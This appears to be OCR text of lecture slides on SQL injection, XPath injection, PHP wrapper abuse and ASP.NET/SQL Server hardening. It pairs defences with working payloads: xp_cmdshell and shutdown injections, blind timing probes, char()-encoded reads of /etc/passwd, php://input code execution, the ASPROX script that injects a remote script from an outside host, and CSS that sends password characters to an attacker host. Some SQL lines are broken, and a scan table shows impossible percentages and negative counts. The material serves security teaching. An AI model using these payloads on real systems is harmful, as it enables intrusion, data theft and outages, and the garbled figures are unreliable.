
Modify input parameters:

SET @search= 'Smith'

```
SET @search=
    '%_[^!_%/%a?F%_D)_(F%)_%([])({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'
```

Simple defenece : @search NVARCHAR(20)

Injecting into Web Service (SOAP)



Injecting XPATH

MOUNTING A BLIND XPATH INJECTION

Consider the following XPath query string (from the above C# code):

```
"string(//user[name/text()='"+TextBox1.Text+
"' and password/text()='"+TextBox2.Text+"']/account/text())"
```

Now, injecting a username of

```
NoSuchUser' or E or 'foobar'='
```

SQL TRUNCATION

Flooding @sql NVARCHAR(100) variable

DECLARE @sql NVARCHAR(100)

DECLARE @sql NVARCHAR(10)=”””””””SUVAID’

SET @sql=‘SELECT NIMI FROM TABEL WHERE ID=”’+REPLACE(@mut,””,””””)+”’ AND ..

Defence:

DECLARE @sql NVARCHAR(MAX) -- 2GigaByte

SQL Injection defence

- Platform level (setting server parameters)
- Code level (programming code)

SQL injection (master..xp_cmdshell)

Executes a given command string as an operating-system command shell and returns any output as rows of text

'; exec master..xp_cmdshell 'ipconfig > test.txt' –

'; CREATE TABLE tmp (txt nvarchar(MAX)); **BULK INSERT** tmp FROM 'test.txt' --

Defence: Disable operation system command shell

EXEC master.dbo.sp_configure 'show advanced options', I
RECONFIGURE
EXEC master.dbo.sp_configure 'xp_cmdshell', 0
RECONFIGURE

- Use CLR functions and procedures (MS SQL SERVER)

SQL injection Denial Of Service


EXEC MASTER..XP_CMDSHELL 'NET STOP SQLSERVER'

EXEC MASTER..XP_CMDSHELL 'IPCONFIG /RELEASE'


SELECT NAME FROM TABEL WHERE ID=1;SHUTDOWN

Discovering SQL Injection (error based)

```
try
{
// commands
}
catch () {
//Show error
}
```




Divide by zero error encountered.



Unclosed quotation mark after the character string ".

Discovering SQL Injection (error based)



Blind SQL injection (no error messages)

```
SELECT TOP 1 name FROM dbo.users WHERE ID = 3;
IF SUBSTRING(@@SERVERNAME,1,1) = CHAR(65)
        WAITFOR DELAY '00:00:04'
```

MySQL BENCHMARK()

PostGre PG_SLEEP()

SQL injection defence

- Use parametrized queries(prepared statements, bind variables)
- Least privilege policy

Separate application and database users with different privileges like Administrator, Employee, Visitor

GRANT UPDATE ON users TO Administrators

DENY UPDATE ON users TO Employee

DENY VIEW DEFINITION TO public

2. order SQL injection defence(DENY VIEW DEFINITION TO public) STUXNET, ASPROX

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR select a.name,b.name from
    sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99
    or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)
BEGIN exec('update ['+@T+'] set
    ['+@C+']=rtrim(convert(varchar,['+@C+']))+"<script
    src=hxxp://f1y.in/j.js></script>"')
FETCH NEXT FROM  Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

SQL injection defence (DLL triggers)

```
CREATE TRIGGER [DENY_DROP_TABLE]  -- MS SQL SERVER
ON DATABASE

FOR DROP_TABLE  --CREATE_TABLE,
AS
SET NOCOUNT ON
BEGIN
   DECLARE @ev XML, @nam NVARCHAR(MAX)
   SET @ev=(SELECT EVENTDATA())
   SET @nam=@ev.value('(/EVENT_INSTANCE/ObjectName)[1]',
    'NVARCHAR(MAX)')
   RAISERROR('Cannot drop table %s in database',16,1,@nam)
   ROLLBACK TRANSACTION
   RETURN
END
```

SQL injection defence (DLL triggers)

```
CREATE TRIGGER [LOGON_CheckIP]
ON ALL SERVER WITH EXECUTE AS 'sa'
FOR LOGON AS
BEGIN
SET @defdb='DATABASE_NAME'  --database name
   SET @ev=(SELECT EVENTDATA())
   SELECT @ip = @ev.value('(/EVENT_INSTANCE/ClientHost)[1]', 'NVARCHAR(35)') --IP
     aadress
   ,@usr=@ev.value('(/EVENT_INSTANCE/LoginName)[1]', 'NVARCHAR(50)') --username
IF (SELECT @ev.value('(/EVENT_INSTANCE/LoginType)[1]', 'NVARCHAR(15)')) = 'SQL Login'
     AND  (SELECT @ev.value('(/EVENT_INSTANCE/EventType)[1]', 'NVARCHAR(15)')) =
     'LOGON' // is this SQL login
SET @lubat = (SELECT is_disabled FROM sys.sql_logins WITH (NOLOCK) WHERE
     name=@usr AND default_database_name=@defdb)
IF @ip NOT IN ('193.40.243.98') --IP aadress where access is allowed
```

Avoiding SELECT * FROM …

Add additional dummy column to database table

ALTER TABLE users ADD psw INT NULL

And then deny select on this table column

DENY SELECT ON psw TO public

SQL injection defence (Input validation)

- Data type

Integer or string ?

```
Convert.ToInt32(Request.QueryString["id"])
```

Positive / Negative ?

- DATABASE CHECK constraints

```
ALTER TABLE [PUB].[FEEDBACK]  WITH CHECK ADD
  CONSTRAINT [CK_FEEDBACK_PRIORITY] CHECK
  (([priority]>=(0)))
```

SQL injection defence (ORACLE **DBMS_ASSERT**)

The ENQUOTE_LITERAL function encloses the input string within single quotes, and checks that all other single quotes are present in adjacent pairs

p_user IN VARCHAR2, p_pass IN VARCHAR2

```
v_query := q'{SELECT COUNT(*) FROM user_pwd }'
  || q'{WHERE username = }' ||
  DBMS_ASSERT.ENQUOTE_LITERAL(DBMS_
  ASSERT.SCHEMA_NAME(p_user)) || q'{' AND
  password = }' ||
  DBMS_ASSERT.ENQUOTE_LITERAL(p_pass);
```

SQL Injection defence MSSQL (' in T-SQL)

- SELECT '' -- nothing
- SELECT '''' -- single ‘ (starting or ending string)
- SELECT '"'' -- double "

```
-- safe dynamic SQL example
SET @sql='SELECT ID FROM dbo.users WHERE NAME =
   ''+REPLACE(@nimi,'''','"'')+''
EXECUTE(@sql)

NB! To avoid SQL truncation declare @sql enough length
DECLARE @sql NVARCHAR(MAX) -- 2GigaByte
```

2. order SQL injection defence

- DATABASE CHECK constraints

<style>input[name=password][value*=a]{background:url('//attacker?log[]=a'); }</style>

<Iframe, <Script, …

ALTER TABLE [ACCOUNT] WITH CHECK ADD CONSTRAINT [SQL_INJECTION] CHECK (NOT [DESCIPTION] LIKE '%<[ASIDBMLFOESTHX/?]%')

SQL injection defence (Input validation)

Data size

Data range

DataContent

Evading filters

```
; declare @x VARCHAR(80);
SET @x = 0x73656c65637420404076657273696f6e;
EXECUTE (@x)
```

Web Applications protection




Figure 1: Web application security concerns

UrlScan 3.1

```
[RequestLimits]
MaxUrl=65
MaxQueryString=530

[DenyUrlSequences]
..  ; Don't allow directory traversals
./  ; Don't allow trailing dot on a directory name
\   ; Don't allow backslashes in URL
:   ; Don't allow alternate stream access
%   ; Don't allow escaping after normalization
&   ; Don't allow multiple CGI processes to run on a single
  request
```

UrlScan 3.1

UseAllowExtensions=1

[AllowExtensions]
.jpg
.gif
.aspx
.css
.png

UseAllowVerbs=1

[AllowVerbs]
GET
POST

Request filtering (web.config)

```
<location path="Admin\WebPage.aspx">
  <system.webServer>
    <security>
      <requestFiltering>
       <requestLimits maxUrl="20" maxQueryString="5" />
      </requestFiltering>
    </security>
  </system.webServer>
 </location>
```

UrlScan 3.1 Request Filtering

RuleList=SQLInjection

[SQLSystimine]

AppliesTo=.aspx

DenyDataSection=SQLKeelatud

ScanUrl=0

ScanQueryString=1

ScanHeaders=Referer,Cookie:

DenyUnescapedPercent=1

[SQLKeelatud]
;--
DB_
FN_
@@
XP_
SP_
APP_NAME
BULK INSERT
CAST(
DATABASE_
OPENROWSET
ORIGINAL_LOGIN
PWDCOMPARE
PWDENCRYPT

ASP.NET web.config hidden segments


```
<security>
<requestFiltering>
<hiddenSegments>
<add segment=”water” />
</hiddenSegments>
</requestFiltering>
</security>
```


www.example.com/products/water (denies access)

www.example.com/products/waterbeds (allows)

UrlReferrer Anti Scanning protection

```
//MasterPage
 protected void Page_Load(object sender, EventArgs e)
 {
     if ( (this.Request.UrlReferrer == null) ||
     (!this.Request.UrlReferrer.ToString().Contains("Tenant")) )
       {
           Response.Redirect("~/loginTenant.aspx");
       }
  }
```





Buffer Truncation Abuse in .NET and Microsoft SQL Server

Input:

?email=good@email.com%20%20 …. %20Bad@email.com

.NET

```
komm.Parameters.Add("@email", SqlDbType. NVarChar,50);
komm.Parameters["@email"].Value=Request.QueryString["email"].ToString();
```

```
CREATE PROCEDURE DBO.CHECK_BY_EMAIL
@email NVARCHAR(50)
SELECT id FROM users WHERE email= @email -- good@email.com
```

.NET

```
SmtpClient client = new SmtpClient(mailHost.ToString(),(int)mailPort);
using (MailMessage email = new MailMessage(new MailAddress(mailFrom.ToString()),
    new MailAddress(Request.QueryString["email"].ToString())))
```

CRYPTING Stored procedures and functions

How to get procedure/function definition

```
SELECT OBJECT_DEFINITION(OBJECT_ID('[dbo].[SECRET_CONTENT]'))
```

Defence:

```
CREATE FUNCTION [dbo].[SECRET_CONTENT] (@clearpass
   VARCHAR (20) )
RETURNS VARCHAR (60) WITH ENCRYPTED
AS
BEGIN
…

END
```

Evading MySQL input filtering using Char()

- Inject without quotes (string = "%"):
  - ' or username like char(37);
- Inject without quotes (string = "root"):
  - ' union select * from users where login = char(114,111,111,116);
- Load files in unions (string = "/etc/passwd"):
  - ' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
- Check for existing files (string = "n.ext"):
  - ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

PHP path disclosure

```
<?php

// script.php?name[]=foo instead of expected script.php?name=foo

$name = htmlspecialchars($_GET['name']);

// will emit:

// Warning: htmlspecialchars() expects parameter 1 to be string,

// array given in /path/to/script.php on line 2

?>
```

php://input wrapper allows you to read raw POST data

For exploitation we need: allow_url_include=On and magic_quotes_gpc=Off

POST http://site.com/index.php?file=php://input%00
HTTP/1.1
Host: site.com
<?php passthru('dir'); ?>

Also using additional php://filter wrapper (available since PHP 5.0.0) we can encode our php code:

POST
http://site.com/index.php?file=php://filter/read=string.rot13/resource=php://input%00 HTTP/1.1
Host: site.com
<?cuc cnffgueh('qve'); ?>

Read PHP source code

http://www.somesite.com/?page=php://filter/convert.base64-encode/resource=in.php

The output from the above URL is the base64 encoded content of the in.php file

URL crypting

- http://localhost:49510/Questions/QuestionsView/2/RayZZsXb1M8fjToWiVgEkQGr%2bI0%3d

- http://localhost:49510/Questions/UnsecuredQuestionsView/2

Principle of Least Privilege (POLP)

Provide/offer no more authorization/access than is required to accomplish the task (or accomplish the mission, or fulfill the business need)

Tools: WACA

Microsoft Web Application Configuration Analyzer v1.0

Summary of the scan			
Machine Name:	[redacted]	Start Time:	11/26/2010 13:30:36
Sql Instance Name:	(default instance)	End Time:	11/26/2010 13:30:57
General Application Rules:	37.21% (16 of 43) Passed	53.49% (23 of 43) Failed	9.3% (4 of 43) Indeterminate
IIS Application Rules:	121.79% (95 of 78) Passed	33.33% (26 of 78) Failed	-55.13% (-43 of 78) Indeterminate
SQL Application Rules:	40.91% (9 of 22) Passed	54.55% (12 of 22) Failed	4.55% (1 of 22) Indeterminate
All Rules:	83.92% (120 of 143) Passed	42.66% (61 of 143) Failed	-26.57% (-38 of 143) Indeterminate

General Application Rules

Title	Severity	Result	Resolution
Drive "C:\" is NTFS volume	1	Passed	
Drive "D:\" is NTFS volume	1	Passed	
Drive "I:\" is NTFS volume	1	Passed	
Windows Guest account is renamed on the server (FAILED)	2	Failed	Guest account must be renamed.
Windows Guest account is disabled	1	Passed	
Root Drive "C:\" does not have Read and Execute permissions for Guest, Everyone and Authenticated Users Group (FAILED)	1	Failed	Remove Everyone, Authenticated Users and Guest permissions from any root drive.

Tools: WACA

No extended stored procedures with public permissions exist (FAILED)	2	**Failed**	Remove public permissions from extended stored procedures. Review against the stored procedures and adjust accordingly. SELECT sysusers.name, sysobjects.name FROM sysprotects, sysobjects, sysusers WHERE sysobjects.id = sysprotects.id AND sysprotects.action IN (193, 195, 196, 197, 224, 26) AND sysprotects.uid = sysusers.uid AND sysusers.name = 'public' AND sysobjects.name like 'xp_%' Validate the public does not need access for your application. Use the following code to remove rights from selected stored processes. GO REVOKE EXECUTE ON [sys].[xp_cmdshell] FROM [public] REVOKE EXECUTE ON [sys].[xp_regread] FROM [public] REVOKE EXECUTE ON [sys].[xp_regwrite] FROM [public] REVOKE EXECUTE ON [sys].[xp_regaddmultistring] FROM [public] REVOKE EXECUTE ON [sys].[xp_regdeletekey] FROM [public] REVOKE EXECUTE ON [sys].[xp_regdeletevalue] FROM [public]

Connection String Encryption

```
<connectionStrings>
 <add name="ASP_DEMOConnectionString" connectionString="Data Source=VISTAU;Initial Catalog=ASP_DEMO;Persist
      Security Info=True;User ID=asp_demo;Password=asp_demo12345" providerName="System.Data.SqlClient"/>
</connectionStrings>
```

```
<connectionStrings configProtectionProvider="KampusVoti">
  <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
   xmlns="http://www.w3.org/2001/04/xmlenc#">
   <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
   <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
    <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
     <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
     <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
      <KeyName>Rsa Key</KeyName>
     </KeyInfo>
     <CipherData>
      <CipherValue>b88 …7I=</CipherValue>
     </CipherData>
    </EncryptedKey>
   </KeyInfo>
   <CipherData>
    <CipherValue>oXAqgp5Cd/G0qB6SbNT8tF … T54RH</CipherValue>
   </CipherData>
  </EncryptedData>
```

Output sanitation

```
// escape
this.literalHouseName.Text =
    Server.HtmlEncode(Server.UrlDecode(Request.QueryString["
    Description"]));


//cut - off
this.LiteralDescription.Text =
